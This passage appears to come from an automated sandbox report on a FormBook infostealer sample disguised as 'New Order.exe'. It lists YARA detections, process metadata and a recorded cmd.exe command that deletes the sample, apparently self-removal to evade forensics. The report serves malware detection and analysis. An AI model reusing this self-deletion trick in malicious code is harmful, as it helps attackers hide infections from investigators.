MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.901125001.0000000000EB0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.901427699.0000000003380000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.901427699.0000000003380000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.901427699.0000000003380000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Created

File Read

Analysis Process: cmd.exe PID: 6416 Parent PID: 5884

General

Start time:	18:05:24
Start date:	22/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\New Order.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6508 Parent PID: 6416

General

Start time:	18:05:24
Start date:	22/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis